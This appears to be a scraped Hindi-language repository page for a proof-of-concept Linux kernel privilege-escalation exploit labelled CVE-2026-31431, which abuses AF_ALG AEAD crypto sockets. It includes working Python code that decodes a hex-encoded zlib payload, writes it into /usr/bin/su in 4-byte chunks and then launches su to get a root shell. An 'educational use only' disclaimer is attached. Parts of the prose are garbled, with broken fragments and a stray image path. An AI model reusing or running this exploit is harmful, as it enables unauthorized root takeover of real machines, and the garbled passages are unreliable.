
 adityabhatt3010/cve-2026-31431
स्थानीय विशेषाधिकार वृद्धि शोषण CVE-2026-31431 के लिए, AF_ALG AEAD सॉकेट हैंडलिंग का दुरुपयोग करके कमजोर Linux कर्नेल पर रूट शेल एक्सेस प्राप्त करने के लिए।

CVE-2026-31431 एक Linux विशेषाधिकार वृद्धि भेद्यता है जो AF_ALG (कर्नेल क्रिप्टो API) इंटरफ़ेस का दुरुपयोग करती है। AEAD (प्रमाणित एन्क्रिप्शन के साथ संबद्ध डेटा) सॉकेट्स के साथ दुर्भावनापूर्ण इंटरैक्शन बनाकर, एक हमलावर विशेषाधिकार बढ़ा सकता है और रूट के रूप में कोड निष्पादित कर सकता है।
यह भेद्यता क्रिप्टोग्राफिक सॉकेट संचालन के अनुचित हैंडलिंग का लाभ उठाती है, जिससे नियंत्रित मेमोरी हेरफेर और अंततः विशेषाधिकार वृद्धि की अनुमति मिलती है।
/usr/bin/su)एक्सप्लॉइट:
एक AF_ALG सॉकेट बनाता है
इससे बाइंड करता है:
authenc(hmac(sha256),cbc(aes))
setsockopt और sendmsg के माध्यम से निर्मित पेलोड का उपयोग करता है
अनपेक्षित कर्नेल व्यवहार को ट्रिगर करता है
इसके माध्यम से रूट शेल में प्रवेश करता है:
g.system("su")
मुख्य संकेतक:
socket(38,5,0) का उपयोग → AF_ALGzlib) के माध्यम से नियंत्रित मेमोरी लेखन
**अस्वीकरण: मैं इस PoC का स्वामी नहीं हूं। यह केवल शैक्षिक उद्देश्यों के लिए है, उन वातावरणों में परीक्षण के लिए जहां अनुमति उपलब्ध है। लेखक/स्वामी किसी भी दुरुपयोग के लिए जिम्मेदार नहीं होंगे। **
f=g.open("/usr/bin/su",0)
i=0
e=zlib.decompress(d("78daab77f57163626464800126063b0610af82c101cc7760c0040e0c160c301d209a154d16999e07e5c1680601086578c0f0ff864c7e568f5e5b7e10f75b9675c44c7e56c3ff593611fcacfa499979fac5190c0c0c0032c310d3"))

while i<len(e):
    c(f,i,e[i:i+4])
    i+=4

g.system("su")
हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।
अभी तक कोई लोकप्रियता डेटा नहीं है।
